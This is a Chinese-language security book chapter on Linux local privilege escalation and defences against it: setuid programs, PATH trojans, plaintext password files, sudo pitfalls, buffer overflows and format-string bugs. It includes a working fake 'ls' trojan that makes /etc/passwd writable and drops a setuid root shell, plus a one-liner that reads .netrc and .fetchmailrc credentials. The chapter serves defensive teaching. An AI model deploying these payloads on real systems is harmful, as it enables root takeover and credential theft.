root或超级用户通常是系统中权力最大的用户。超级用户的权限只有内核才能超越, 而且通常也只受到内核限制。因此, root用户账号通常受到普通用户ID所没有的保护。

其他用户ID可以是与系统服务或守护进程相关的系统ID。这些系统ID可能因其服务需要而拥有相应很高的权限, 而一旦超出服务范围, 其所受的限制要比普通用户ID严格得多。其他系统ID, 例如bin, 则担当着系统文件的所有者角色。一些系统组ID (如floppy和tty), 用于帮助用户访问特定的系统资源 (如软驱和tty设备)。

root用户应当是直接攻击难度最高的用户。root用户必须有最难 (或最难之一) 猜测或破解的口令。并且应当使用额外的安全限制进一步保护这一帐号。例如, 应当只允许root从系统控制台登录。同时, 也应当将系统配置成只允许少数特定用户才能将其权限提升为root。此外, root用户也应当只能在某一受限路径下执行操作, 以最大程度地减小遭遇特洛伊木马或其他未受控制的恶意程序的可能性。

因为root用户有更高的安全性, 所以首先从远程攻击普通用户会相对容易一些, 那些用户的安全性不是那么牢固。一旦获得了系统的访问权, 剩下的问题就是怎样获得更高的权限。

通常,系统中普通用户的数目要远多于系统用户和超级用户(创建额外的root用户是一个坏习惯,应当避免)。普通用户更可能从网络上经由不安全的通道登录上来。他们的口令可能也更易于被猜测、破解和恶意使用。此外,如果会话未经加密,则很可能被攻击者劫持,使其不必再费劲去破解口令。

同样,许多系统守护进程也通常以相应的系统帐号而不是超级用户来运行。如果正确配置系统服务,使其运行于自有用户帐号,则入侵该服务后,其二进制文件、控制和配置文件仍然属于别的ID,所以攻击者只能获得有限的系统权限。但这就是序幕。

提升权限

黑客可能已经通过合法或非法的途径得到了目标系统上的用户帐号。以此为起点,她可以攻击其他帐号,包括系统帐号和用户帐号,以获得最初帐号所没有的权限。这一过程就叫提升权限。她在攻击过程中得到的所有东西都有助于增加其权限和对系统的操纵能力。当然,最终目标就是成为超级用户。

根据FBI的调查,多数的攻击来自内部。不要忽视合法用户尝试获得额外权限的情况。同样,也不要以帐号来判定谁是攻击者。系统中的用户帐号很可能没有root帐号那样的安全性,因此也许他们自身就是受害者。

一旦登录系统,攻击者有很多方法来侵入root。在远程情况下,他对系统的运行只有很少的了解,必须依赖于已知的远程漏洞和攻击工具。一旦登上系统,他就能得到很多关于系统及其防御措施的信息;他拥有所有这些信息,下一步就是获得更多。此外,他也可以针对系统及其环境,校正攻击方式以使之更加有效。攻击者可以选择的攻击方法范围很广,因此很难预测和防御。

作为本地用户,攻击者可以利用那些仅从本地才可攻击的漏洞。系统管理员有时会只关注远程漏洞,而会忽视某些本地因素。他们会以为系统的用户是可信的,或仅仅是因为过度操劳,或觉得某些本地漏洞并不值得花太多时间和优先考虑。

在某些情况下,系统管理员通过阻塞对相应服务的网络访问来关闭远程漏洞,这可以通过限制远程访问或在边界防火墙阻塞流入的相应数据包做到。但是,如果不运行LPR服务,就很难支持打印机。对于该服务而言,虽然可以阻塞来自外部网络的攻击,但一旦黑客登上系统,就可以通过回送(loopback)接口在本地执行针对LPR服务的“网络”攻击脚本。那些使用NFS或其他NFS服务的系统可能阻塞了网络访问,但一旦攻击者登录系统,就可以利用这些所有被阻塞的漏洞了。在攻击者进入保护边界之后,作为本地用户,就能够使用一系列新的远程攻击工具。

某些服务在其漏洞和潜在攻击性文档中将自己归类于“远程攻击: yes”,这通常误导人们以为“本地攻击: no”。这给人以错误的印象,以为如果阻塞了对服务的远程访问,本地用户就不能利用这些漏洞。实际上,许多这类漏洞都可以通过本地或回送接口来利用。

一旦进入本地系统,攻击者可能找到一些可增强其权限的可写文件,这些权限可能难以通过网络获得,他也可能找到某些记载系统安全性和防御措施信息的可读文件。

攻击者也可能找到某些 setuserid 位错误设置的程序。这些 setuserid 程序以所有者 ID 而不是使用者 ID 的权限来运行,而前者通常有更多的特权,如下:

```
root@machine# cp 'which id' .
root@machine# chown root ./id
root@machine# chmod 755 ./id ; chmod u+s ./id
root@machine# ls -l ./id
-rwsr-xr-x  1 root root 9264 Mar 8 21:36 ./id*

kristen@machine$ id
uid=500(kristen) gid=500(kristen)
kristen@machine$ ./id
uid=500(kristen) gid=500(kristen) euid=0(root)
```

可以使用 `chmod g+s filename` 命令来创建 setgroupid 程序,这些程序以组 ID 而不是调用者 ID 运行,同样,前者也通常有更多特权。通常,黑客能够恶意利用这些 setuserid 和 setgroupid 程序在运行过程中所拥有的增强权限。

2000 年前,孙子在“孙子兵法”中曾谈到“兵不厌诈”。已经登录到系统的攻击者能够不依赖于众所周知的攻击工具,因此其行为更加没有规律。同时,他却能够不断获得与系统和系统行为相关的信息。因为攻击者在提升权限以侵入 root 的过程中可以使用所有手段,所以现在优势转换到了他这一边。

8.2 可信路径和特洛伊木马

特洛伊木马是黑客工具包中的一件利器。通过替换可执行文件,就可以在完成正常动作的过程中附带执行额外的行为。特洛伊木马程序是 rootkit 的一部分,而 rootkit 中的程序可以替代系统内的相应二进制程序。它们也可以在无需修改任何系统二进制文件的情况下攻击那些疏于防范的用户。第 10 章将深入介绍黑客如何利用 rootkit 和其他类似工具来保持其权限。



在PATH中包含“.”的坏习惯

| | |
|------|---|
| 流行度: | 4 |
| 简单度: | 6 |
| 影响力: | 7 |
| 风险率: | 6 |

多数用户都习惯于在路径中包含“.”。不少系统管理员也有这个坏习惯，甚至在他们以root登录时也是如此。创建shell脚本或其他定制应用程序可以减少用户的击键次数，例如以foo来代替sh foo或./foo。这些做法有很大危险！

例如，在/tmp中创建如下的ls文件：

```
#!/bin/sh -
#
    Fake trojan ls
        if chmod 666 /etc/passwd > /dev/null 2>&1 ; then
            cp /bin/sh /tmp/.sh
            chmod 4755 /tmp/.sh
        fi
        exec ls "$@"
# End of script
```

如果root或其他用户在其环境变量\$PATH中包含了“.”，并且其位置先于ls所在的系统目录，那么当用户在/tmp中执行命令ls时，执行的是上面所给出的脚本，而不是实际的ls命令。因为最终还是执行了ls，所以用户不会看出任何异常。如果执行该命令的是root，就会将口令文件设置成可写，并将shell复制到/tmp保存成.sh，同时设置其setuserid位。所有这一切都非常安静地发生。

在这里，ls的效果显而易见，其解决方法也同样简单，即不要将“.”放置在在路径变量的最前面。但是，如果将其放在最后面，会出现什么情况？

许多系统中没有安装那些可选工具。用户在试图执行它们时，会发现这些程序实际上并不存在。虽然很难加以利用，但是那些常见的可选工具（如xlock或zgv）所在的目录，当这些工具未被安装时（因此这些目录实际上并无意义），也会给黑客提供类似于前例的机会。此外，系统程序的某些常见拼写错误，如mroe等也有可能被黑客利用。因此，将“.”放置在用户路径的末尾在某种程度上有助于避免特洛伊木马的攻击，但不能完全避免。

❶ 从PATH中去掉‘.’

不要在PATH变量中包含“.”。如果要执行当前目录下的某个程序，输入./app或sh app，而不要通过默认路径来执行当前脚本和程序。

在登录时可以在多个地方修改PATH，例如/etc/profile和/etc/profile.d中的脚本。找到所有这些地方可能比较困难，所做的修改也可能被其后的改动所覆盖。这里，我们建议在.bashrc或.profile文件的末尾添加如下一行：

```
PATH=$(echo $PATH | sed -e 's/:.:/:/g; s/:.:/:/g; s/:.$//; s/^:/:/')
```

这个简单的sed命令将删除路径中的所有“.”，包括其另一形式“:.”。



欺骗 setuserid 程序执行特洛伊木马

| | |
|------|---|
| 流行度: | 5 |
| 简单度: | 4 |
| 影响力: | 6 |
| 风险率: | 5 |

许多应用程序调用其他程序来实现辅助功能或执行外部任务。如果应用程序在调用辅助程序时没有指定全路径而依赖当前PATH变量时，就会出现这个问题。

如果该应用程序是setuserid或setgroupid程序，或者能够被setuserid或setgroupid程序所调用，它就很容易受到特洛伊木马攻击。为了利用这一类型的漏洞，攻击者首先将目标聚焦于那些使用system()、execlp()或execvp()等系统调用的setuserid和setgroupid程序。如果某个程序的路径不确定（即不是以斜杠开始），则可到PATH所列出的目录下查找。可以使用多种调试工具（如ldd）来确定这类程序。

一旦确定了这类应用程序，黑客将以通过系统调用运行的外部程序的名字创建一份/bin/sh拷贝。然后在PATH前面添加“.”，并执行主应用程序。此时，它在运行辅助程序时最终调用的是攻击者设置的特洛伊木马——在这个例子中，该木马就是以其他程序命名的snell。

❶ 不安全的系统调用对策

那些setuserid和setgroupid程序，以及被它们调用的外部应用程序，应当禁止使用这些系统调用；或者在使用时必须极其小心地提供被调用程序的全路径。这些应用程序在执行外部

命令之前必须先降低权限。此外,调用前也应当核查环境变量PATH,将之设置为某个绝对安全的值,或者删除其中的不安全部分。只要有可能,setuserid应用程序就不要调用外部应用程序。应当将那些不调用外部命令的小的辅助程序设置为setuserid程序,而不是设置主调用程序。

除了删除这类程序,或者为其配置核查PATH变量的前端脚本,系统管理员和非程序员对此并不能做更多的事情。幸运的是,这类漏洞通常难以发现,而且也很少见。通过减少系统中setuserid和setgroupid程序的数量,能够将这一风险减到最低。

8.3 口令存储和使用

在UNIX和相关系统中,帐号信息存放在/etc/passwd文件中。这个文件保存常用的用户帐号信息,如用户和组ID、用户shell和用户的全名等。许多应用程序(如bin/ls或shell本身)都会用到这些信息。因此,/etc/passwd文件对于所有用户ID下的所有进程都应当是可读的。

但是,/etc/passwd文件过去也保存了每个用户的加密口令。现在这些加密口令保存在/etc/shadow文件中,它只能被root读取。这样做是为了防止用户运行口令破解程序(试图根据字典单词或其他常用的口令规则来猜测口令的程序)和对口令实施逆向工程(关于口令破解程序的深入介绍,参见第9章)。

乍看之下,加密口令似乎是安全的,但是那些已经登录上系统的攻击者仍然可以利用这一口令机制的其他漏洞。



存储在用户文件中的口令

| | |
|------|---|
| 流行度: | 7 |
| 简单度: | 8 |
| 影响力: | 6 |
| 风险率: | 7 |

如果在系统的某些文件或数据库中保存了纯文本或可逆形式的口令,就会有严重的潜在问题。这一问题在用户文件和系统文件中都有可能出现。

Fetchmail是一种从远程POP或IMAP服务器下载电子邮件的常用工具。它可以被用户手工操作以下载邮件,也可以工作在守护进程模式,周期性地下载用户邮件。当运行在守护进程模式时,Fetchmail从自己的控制文件(.fetchmailrc或.netrc)中获取用户口令。口令以纯文

本方式保存在这类文件中。即便Fetchmail所使用的配置文件并不对所有用户开放读权限，别的程序也可能犯类似的错误，将口令保存在系统所有用户都能读取的文件中。

.fetchmailrc文件只被Fetchmail使用；然而，有多个网络工具（如ftp，ncftp和curl等）都使用.netrc，在多数情况下，.netrc也包含访问匿名FTP站点所需的默认信息。它也可能包含登录需要身份认证的FTP服务器的有效帐号和口令。

搜索整个系统，找到其中的所有.fetchmailrc和.netrc文件并检查和确定其可读性，是一件简单的事情——例如，使用如下简单的find命令：

```
hacker@machine$ find / -name .fetchmailrc -o -name .netrc | xargs cat
```

即使多数类似程序都不会将控制文件的读权限完全开放，但通常也会将其设置成组用户可读。.fetchmailrc或.netrc文件的属主组的所有成员都能读取这些文件中的口令。

❶ 去掉用户文件中的口令

只要可能，就不要在.fetchmailrc或.netrc文件中保存任何有效口令。如果必须那样做，应确保文件只能被所有者读取，而不能被组成员或其他人访问。

不要在.netrc中存储FTP的认证信息。存储匿名FTP的访问信息是一件很好的事情，但将帐号和口令也都存储在文件中，无疑是在诱惑攻击者前来挖掘宝藏。



存储在系统文件中的口令

| | |
|------|---|
| 流行度: | 7 |
| 简单度: | 8 |
| 影响力: | 7 |
| 风险率: | 7 |

有些系统程序可能需要存储在系统文件中的口令。例如，在Samba软件包内有一个Smbprint的工具，允许Linux用户使用与Windows主机或工作站相连的打印机。通常使用用户名和口令来控制这种对打印机的访问，所用的很可能是专用的用户帐号。甚至也可以通过普通的用户帐号来控制打印机访问。

为了访问链接Windows系统的打印机，Smbprint必须提供相应的用户名和口令。这一信息保存在与该打印机对应的spool目录下的控制文件中。在许多系统中，这一控制文件对所有用户都是可读的。如果这一帐号和口令同时存在于远程Windows系统和本地系统中，则其暴露将对这两个系统都产生威胁。

如果系统通过调制解调器拨号上网,则链接所需的用户名和口令通常也保存在某个文件中。例如,一般的PPP将在/etc/ppp/chap-secrets文件中查找口令,而Wvdial则在/etc/wvdial.conf中查找。

一 保护系统的口令文件

要保护保存的Smbprint口令,必须确保并非所有用户都能读取/var/spool/lp下的每个.config文件。在/var/spool/lp目录下查找所有的.config文件,并对找到的每个文件执行命令chmod o -rw。这些文件通常属于root组,因此不应限制组的读权限。

对于拨号访问口令,因为通常只有以root运行才能建立合适的路由,所以应当使用chmod 600 filename来限制文件,使其只能被root读取。

警告

可能有其他系统程序以纯文本保存了口令,因此必须查阅文档以确定那些保存口令信息的文件,然后适当地调整其权限。



可恢复的口令

| | |
|------|---|
| 流行度: | 5 |
| 简单度: | 4 |
| 影响力: | 6 |
| 风险率: | 5 |

某些Linux程序在需要时并不以纯文本方式存储口令。相反,它们保存加密后的口令,以避免它很容易地就被读取。不幸的是,为了能够恢复原始数据,加密算法必须是可逆的,而且其间使用的密钥必须由程序自身保存,而不是在运行时由用户提供。下面以邮局协议版本3 (POP3) 为例来讨论这个问题,该协议用于从远程收取电子邮件。

POP3 通常以纯文本格式在网上传输用户和口令认证信息。这不是一件好事。一个替代方式是使用名为Popauth的认证方法。Popauth是一个挑战/响应协议,不会在网上以纯文本方式传送口令。其工作方式是由服务器向POP3客户端发送一个挑战,然后等待客户端返回可验证的响应。

Popauth存在几个缺点。它要求服务器读取用户的纯文本口令以生成和验证挑战/响应过程中交换的信息。这包括两层含义。因为通常保存在/etc/shadow中的加密口令是不可逆的,Popauth必须将用户的POP3口令保存在单独的数据库中。这在保持Popauth数据库和系统口令的相互同步及其安全性方面都会出现管理问题。另一层含义更为严重,问题在于Popauth必须

将所有的用户口令以某种可逆的加密方式处理后保存在数据库中。如果攻击者能够访问 Popauth 数据库，则系统中所有用户的口令都会受到威胁。攻击者只需运行一个经过修改的 POP3 程序就能解密所有保存在 /etc/popauth 数据库中的口令。

一 可恢复口令的对策

如果可能，就不使用 Popauth。许多 POP3 客户端支持 SSL 加密方式。尽可能使用 SSL 加密为用户的认证信息提供保护。如果必需使用 Popauth，则要确保 /etc/popauth 文件只能被 root 读取。

注意

这类将口令以纯文本或某种可逆加密方式保存在数据库中所产生的问题，在许多数据库中都存在。必须检查数据库，发现可能以纯文本保存的口令。对于可逆的加密口令，可能比较难以查找，但另一方面，除非攻击者了解相应的数据库，否则这类口令给系统安全带来的安全风险也较小。



命令行中的口令

| | |
|------|---|
| 流行度: | 7 |
| 简单度 | 7 |
| 影响力 | 7 |
| 风险率: | 7 |

某些实用工具，例如 smbmount 和 smbclient，有时也包括 mount，允许通过命令行或环境变量传递口令。从几个方面来看，这么做充满了危险。

通过命令行传递口令时，通常可以使用 ps 命令或者直接读取 /proc 下的文件来获得这个口令。那些允许在命令行输入口令的应用程序通常会覆盖命令行参数以隐藏口令，但这么做只是将问题弱化为用户和攻击者之间的竞赛，用户必须保证每次运行的安全性，而黑客只需成功一次就可侵入帐号。这不是一个值得下注的比赛。攻击者只需创建一个脚本周期性地执行 ps 命令，类似于 top 的做法。该脚本记录下所有在命令行给出口令的命令。

一 去掉在命令行中的口令

无论如何都要避免在命令行输入口令。应当找到其他更好的方式来完成工作——使用不同的命令或访问方式，或者通过安全通道（例如命名管道或套接字，或直接通过普通的 stdin 界面）向应用程序传递口令。



历史文件扫描攻击

| | |
|------|---|
| 流行度: | 7 |
| 简单度 | 7 |
| 影响力: | 5 |
| 风险率: | 6 |

在命令行输入口令或其他敏感信息所冒的另一个风险通常会被人们忽视: 所输入的所有命令都保存在 shell 历史文件中。应用程序可以覆盖内存中的口令, 但是它不可能知道口令还会保存在类似 `bash_history` 的文件中。默认情况下, 这一文件只能被所有者(当前用户)读写, 然而, 用户应当知道口令可能会隐藏在这些文件中。

如果通过环境变量传递口令, 必须记住, 设置环境变量的那些交互式命令也会保存在历史文件里。其替代方式, 即先使用脚本来设置环境变量, 然后再执行程序, 潜在威胁更大。因为它可能会把口令保存在组或所有人可读的某个文件中。

攻击者通常会浏览系统中可读的历史文件, 并在其中查找口令或其他与安全相关的信息。

一 历史文件扫描的对策

必须确保历史文件只能被所有者读取。周期性地清除历史文件, 以避免命令和安全信息的长期积累。如果要运行某些不想被记录的命令, 可以反置环境变量 `HISTFILE` 以关闭历史记录功能, 然后打开一个新的 shell。然而, 最好的解决方法仍然是不要在命令行输入口令。

8.4 组成员

如果攻击者和目标用户在同一个主组下, 则攻击和访问它的配置文件, 甚至是口令信息就会变得更加简单。一般而言, 类似于 `fetchmailrc` 或 `rhosts` 的配置文件都被设置成组可读, 应用程序可以访问它们。而通常用户并不知道与自己同一主组的所有人, 以及这些组成员为预防攻击而采取的安全措施。一个主组的某个用户被入侵, 会增加该组中所有其他成员受攻击的可能性。



可写的组许可

| | |
|------|---|
| 流行度: | 5 |
| 简单度: | 7 |
| 影响力: | 5 |
| 风险率: | 6 |

攻击者通过扫描口令文件很容易就能找到与之同组的用户帐号。然后她就可以逐个帐号地查找那些可读的而且包含口令或其他安全信息的文件。

攻击者也可以找到那些组可写和可执行的文件,植入特洛伊木马程序,为其他用户设下陷阱。例如,许多用户会创建自己的二进制文件目录,通常是 \$HOME/bin。如果其中有任何文件是组可写的,则属于该组的攻击者就能欺骗用户执行任何命令。

一 组成员对策

每个用户都应该有自己惟一的主组,并且该组只有他(她)一个用户。然后所有的用户在创建文件时都使用这个惟一主组,除非修改了组所有权。通过次级组来解决共享文件的访问问题。

用户默认的umask应当严格设置为安全值,以避免文件创建后就能够被默认组所读写。将umask设置为066就可以保证文件创建后只有所有者才有读写权限,而组成员和其他人都不能读写该文件。

技巧

在极端情况下,可以使用077的umask。这一默认umask使得文件只能被root或有root权限的用户访问。

8.4.1 特殊用途组和设备访问

某些次级组用于协调对系统资源如tty, disk和floppy的访问。还有一些特殊的组用来充当可执行程序、文件或设备的所有者。

tty组成员拥有对系统串行设备的特定权限。这通过配置属主组和/dev/tty*设备的许可来实现。

为了把设备访问权授予用户而更改其属主或许可的做法很有诱惑力,但正确的方法是将该用户添加到合适的次级组中。



针对特殊用途组的攻击

流行度: 6

简单度: 7

影响力: 6

风险率: 6

攻击者通常在/dev下查找许可设置不当的设备。他们能够利用这些情况来访问内存、磁盘或串行设备，并能以此为基础，进一步侵入系统和敏感文件。

例如，通过/dev/kmem可以访问内核存储区。对该文件有读权限的攻击者就可以从中读取系统当前使用的任何数据。当用户登录时，系统必须读入/etc/shadow文件的相应部分来提供认证信息，在从磁盘读取文件时，这些数据将会经过系统内核存储区。因此，那些能够读取内核存储区的攻击者只需简单地等待，在用户登录时读取/etc/shadow中的相应记录，然后破解得到的加密口令。

如果磁盘分区（如/dev/hda1）是可读的，则攻击者就能够读到原始的磁盘数据。她可以使用/sbin/dump直接得到该分区下所有文件的拷贝。这样可以绕过所有的文件许可，而且所有文件，包括如/etc/shadow等的敏感文件，都可以被读取，而不需要root权限。

一 特殊用途组的对策

在授予用户访问权时，应当恰当使用次级组而不是放松许可。这有一个缺点，即为了使新的次级组起作用，用户必须先退出然后重新登录。此外，了解自己做的所有改动所隐含的安全变化。

如果用户需要访问通常只有root才能存取的某个特殊设备或文件，应当考虑Sudo，使用户以root许可运行该特殊程序。在配置Sudo时必须十分注意，以避免用户获得root本身的权限。在本章稍后的8.5节“Sudo”中将讨论这一程序。

技巧

高级的安全系统，例如Linux入侵检测系统（Linux Intrusion Detection System, LIDS）对用户访问系统资源提供细粒度的控制，也对系统提供了更好的保护，以避免滥用。同时，它们也要求系统管理员在设置和管理时付出更多的努力。

8.4.2 wheel组

wheel组是某些系统上的一个特殊用途组。在启用wheel组的系统中，只有该组的成员才


```
# sudo-vipw... Edit the password file
# Create a directory for temporary files
# Because we only want to allow one instance to edit the file at
# at one time, we will use a common directory as a locking
# mechanism. If this fails, the superuser may have to recover
# the lock manually.
umask 077
if ! mkdir /tmp/vipw.lock ; then
    echo "Password file is locked. Try back later"
    exit 255
fi

# Copy the password file to a temporary file for editing by
# the user "nobody". It must be owned and writable by nobody.
cp /etc/passwd /tmp/vipw.lock/passwd
chown nobody /tmp/vipw.lock/passwd

# Copy the password file to a non-writable file for later comparison
cp /etc/passwd /tmp/vipw.lock/passwd.orig
# Set a default editor if one is not already specified
: {EDITOR:=/bin/vi}
# Now let the user edit the file as user "nobody"
su nobody -c "$EDITOR /tmp/vipw.lock/passwd"

# Now that the user edits are complete, apply the sanity checks
# This is left as a reader exercise...
#
# 1. Check to see if modifications have been made?
#   Compare /tmp/vipw.lock/passwd to /tmp/vipw.lock/passwd.orig
#   and exit if no change.
# 2. Check that no system accounts have been modified.
# 3. Check that no system accounts have been added.
# 4. Check that no system accounts have been deleted.
# 5. Perform formatting checking to insure a working file
# 6. Check to see if modifications have been made to the real file
#   Compare /etc/passwd to /tmp/vipw.lock/passwd.orig
#   and exit with an error if changes present.

# Finally, install the new password file.
cat /tmp/vipw.lock/passwd > /etc/passwd
```

注意

在本例中，以用户 *nobody* 来运行编辑器。如果通过该编辑器得到一个 *shell*，则它只有最小的系统权限。在编辑完成之后应当加以核查，以防止文件被破坏。所使用的核查方式应当足够广泛，能够满足本地站点的安全策略。

在极端情形，应当将要修改的文件复制到属于某安全用户ID的安全位置，然后在 *chroot*（改变文件系统 *root*）环境下执行编辑器来编辑复制文件。此时，用户受到双重约束。首先，他对该安全位置之外的系统其他部分没有任何权限；其次，还受到 *chroot* 环境的约束。然而，这种方法也会产生一个问题：如果你对这个用户如此不信任，以至于要采用这种方法，那么，为什么最初还要给他这些管理权限呢？

警告

如果以 *root* 运行，老练的黑客能够跳出 *chroot* 环境。

**Sudo 带来的其他程序漏洞**

| | |
|------|---|
| 流行度: | 5 |
| 简单度: | 7 |
| 影响力: | 9 |
| 风险率: | 7 |

通过 *Sudo* 访问口令文件或运行编辑器只是 *Sudo* 在使用过程中可被利用的漏洞的几个例子。其他常见的例子如下表所列：

| 命令 | 行为目的 | 安全漏洞 |
|-----------------|--|--|
| <i>chmod</i> | 允许开发者将目录设置为可写以完成工作 | 攻击者可以直接运行 <i>chmod 666 /etc/passwd /etc/shadow</i> ，并随心所欲地创建或修改帐号 |
| <i>chown</i> | 允许某公共区域（如某个 Web 文档树）的开发者获得其他开发者的文件的控制权 | 对 <i>/etc/passwd/etc/shadow</i> 文件的 <i>chown</i> 攻击会造成与前述 <i>chmod</i> 攻击同样的灾难 |
| <i>tar/cpio</i> | 允许用户创建文档以作备份 | 也可用于抽取文档，以替换系统的可执行文件或配置文件 |
| <i>mount</i> | 允许用户加载远程文件系统 | 能够用于加载包含 <i>setuserid</i> 程序的文件系统，从而使攻击者获得系统权限 |

| 命令 | 行为目的 | 安全漏洞 |
|---------|------------------------|--|
| useradd | 允许可信用户创建新帐号 | 可用于创建新的 root 级帐号 |
| rpm | 允许用户在无需管理员参与的情形下安装 rpm | 允许攻击者降级系统的软件，使其包含能够被攻击者利用的漏洞，或者用来安装使攻击者获得 root 权限的 rpm 软件包 |

一 极度谨慎地配置 Sudo

在创建sudoers文件时，应当极其详细地设置所允许的程序及其参数。下面这个例子配置两个组，以运行apachectl脚本来停止、启动或干预正在运行的Apache进程：

```
User_Alias      HTTPD_FULL=ryan,chris,maddie,reegen
User_Alias      HTTPD_RESTRICTED=taxee,harper

Cmdnd_Alias     APACHECTL=/etc/apachectl *
Cmdnd_Alias     WEB_RESTART=/etc/apachectl start,
                                     /etc/apachectl stop

HTTPD_FULL      ALL=(ALL) APACHECTL
HTTPD_RESTRICTED ALL=(ALL) WEB_RESTART
```

HTTPD_RESTRICTED组中的用户运行apachectl程序时只能指定start或stop选项。而HTTPD_FULL组成员能够在运行时指定所有被支持的参数，例如restart或configtest。在这里，通过显式列出参数防止用户对程序的自由使用，避免了使用不当的情形。

通常，应当使用谨慎设计的前端脚本来验证参数。使用受限的用户ID来执行那些可能会调用其他难以控制的程序的任务。在脚本中还应当检查PATH、LIBPATH和EDITOR等敏感的环境变量。并使用SECURE_PATH和PATH选项来减少特洛伊木马的威胁。

对于经由Sudo执行的命令，必须给出其绝对路径，以避免直接针对Sudo的特洛伊木马攻击。

8.6 setuserid程序

setuserid和setgroupid程序是安全问题的常见根源。如果不谨慎编写这些程序，则其中的一个溢出错误或命令执行立即就会导致用户身份的改变，权限也就随之改变。有时，这导致的结果是立即侵入root；有时则仅是在这个方向上更进一步。

幸运的是，不同于其他的UNIX风格，Linux刻意不支持setuserid的shell脚本。因为事实上并没有什么方法能够创建真正安全的setuserid shell脚本，使其中不存在任何漏洞和时间窗口（参见后文关于竞争条件的介绍）。在Linux中，setuserid或setgroupid程序必须是编译过的二进制文件。Perl为setuserid的Perl脚本提供了一个特殊的解释器suidperl。不幸的是，这些复杂的安全策略只是为了对付可能越轨的setuserid程序。



缓冲区溢出攻击

| | |
|------|---|
| 流行度: | 5 |
| 简单度: | 4 |
| 影响力: | 7 |
| 风险率: | 6 |

缓冲区溢出这类安全漏洞通常出现在程序处理内存出错的情形下。通过欺骗程序将机器代码加载到内存，然后覆盖函数的返回指针，黑客就能够使程序执行任意代码。通常，这些代码会运行/bin/sh的拷贝，或者在/tmp下创建一份/bin/sh的setuserid为root的拷贝。

注意

关于缓冲区溢出的更详细信息，可以参考第6章。Phrack 49中的“Smashing the Stack for Fun and Profit”一文对怎样利用缓冲区溢出给出了极好的描述，该文作者是Aleph One，网址为<http://www.securityfocus.com/data/library/P49-14.txt>。

setuserid程序的缓冲区溢出会带来灾难性的后果。因为程序的权限与当前用户不同，所以黑客可利用缓冲区溢出来获得这些权限。对于setuserid为root的程序，这意味着她可以马上获得root权限，从而做任何想做的事情。

甚至当setuserid或setgroupid程序不是root，其溢出也会以较小的方式起到杠杆作用。例如，假设/usr/bin/cu程序中有缓冲区溢出漏洞。而且cu有如下许可：

```
machine# ls -l /usr/bin/cu
-r-sr-sr-x 1 uucp uucp      127924 Mar 7 2000 /usr/bin/cu*
```

如果在cu中发生缓冲区溢出，则黑客就能获得uucp用户和组许可，由于cu用于与其他系统建立链接，其口令通常会硬编码在/etc/uucp的授权区域中，只能被uucp读取。而现在，黑客就能够读取这些口令了。

更加糟糕的是，因为程序属于uucp，黑客可以用特洛伊版本来替换这个程序，并去掉setuserid位。当root下次运行cu命令时，该程序就会以root运行，从而攻击者就能侵入root帐号。

另一个例子是man程序，通常设置其setgroupid位以保存预先格式化的帮助页(man page)。如果man组对所有帮助页都有写权限（通常如此），并且man程序被侵入（可以用多种不同方式做到），则黑客就能够改写这些帮助页。

这看起来没什么用。但是，帮助页所使用的宏语言比你所能想象的要强大得多。其中有很多能够调用外部程序。攻击者所要做的只是修改帮助页以让其执行chmod 666 /etc/shadow 然后等待root用户读取该页。

一 缓冲区溢出对策

避免被setuserid和setgroupid危及的最重要步骤是时刻保持其最新版本。订阅安全问题邮件列表，特别是与所使用的Linux发布相关的那些。每当发现一个漏洞，就准备更新软件。

只有当程序的setuserid或setgroupid位设置之后，其缓冲区溢出才会使黑客获益。因此，可以把那些不使用的程序的setuserid或setgroupid位去掉，或者直接卸载这些程序。例如，如果不需要使用cu来进行调制解调器拨号，就卸载它。

对于那些必须安装的setuserid或setgroupid程序，如果它存在问题，可以使用chattr +i命令将其设置为不可修改，从而防止被攻击者替换。为了修改这类文件，首先必须去掉其不可修改属性，然后才能修改，而只有root才能设置或去除该属性。也可以将包括这些程序的文件系统以只读方式加载，从而不能对它做任何修改。此时，可以使用只读介质，如CD-ROM，或以ro选项加载的普通磁盘。

setuserid程序必须被限制在严格控制而且定义完善的系统区域中，以便有效管理和核查。应当禁止那些在完善定义的路径之外的setuserid程序。只有根据对那些极其敏感的问题给出的极其详细的解答，才能够检测出非授权的setuserid程序。关于检测非授权setuserid程序的脚本，请参考第2章。

使用StackGuard编译器编译程序，能够避免出现缓冲区溢出问题，该程序可以在<http://>

www.immunix.org上找到。这个编译器在可能遭受缓冲区溢出攻击的堆栈区域放置特殊数据(哨兵)。如果遭到攻击,则该数据将变成非法值,程序将立即终止,而不是执行攻击者的代码。

注意

在编译自己的程序时请使用StackGuard编译器。也应当去关注一下Immunix,一个完全由StackGuard编译的Red Hat版本。

此外,Solar Designer开发了一个禁止执行堆栈的Linux内核补丁,网址为<http://www.openwall.org>,从而防止了将可执行代码放置到堆栈的缓冲区溢出攻击。

**格式字符串攻击**

流行度: 5

简单度: 3

影响力: 7

风险率: 5

缓冲区溢出攻击已经出名好些年了,但格式字符串攻击相对来说是一个新发现。问题出现在程序员使用类似于*printf()或syslog()等支持格式化输出的函数打印简单字符串的场合。正确的方式应当是

```
printf("%s", str);
```

然而,为了节省时间和少打6个字符,许多程序员转而输入如下省略第一个参数的命令:

```
printf(str);
```

程序员希望逐个字符地打印字符串,但将其放置在格式字符串的位置,因此函数将会在其中扫描%n,%d,%x等选项。

如果该程序需要用户提供与该字符串相应的数据,则攻击者就可以细心地安排格式选项,从而将结果输出到任意内存。这能够以与缓冲区溢出类似的方式将返回地址指向攻击者提供的代码,或者覆盖系统中保存的用户ID,或改变内存中的程序名。总之,有无穷的可能性。

攻击者将数据置入该字符串的方法要比想象的简单得多。如果用户输入错误,则程序可能会试图通过syslog()或sprintf()登录系统,而如果出错后执行的代码包括错误输出本身,那么攻击者就可提供她希望的任何东西。

一 格式字符串攻击对策

许多格式字符串攻击使用与缓冲区溢出攻击同样的方法——覆盖函数的返回调用，因此可以采用前面提及的缓冲区溢出对策。

除 StackGuard 之外，Immunix 提供 glibc 2.2 的一个补丁作为其 FormatGuard 产品，其中包括 *printf() 函数的补丁版本，它显式检查格式字符串和参数的数目，如果不匹配则拒绝执行。不幸的是，这也要求重编译相应软件。Immunix Linux 编译时同时使用了 StackGuard 和 FormatGuard，因此对这两种攻击都具有免疫力。

自格式字符串漏洞发现以来，已经发表了许多与此有关的文章。可以在不同的安全列表中查找这些文章。<http://www.securityfocus.com/data/library/format-bug-analysis.pdf> 是其中的一篇范例。

警告

虽然缓冲区溢出和格式字符串漏洞现在已经是众所周知了，但程序员们还在编写着包含这类漏洞的代码。

辅助应用程序攻击

流行度: 5

简单度: 3

影响力: 7

风险率: 5

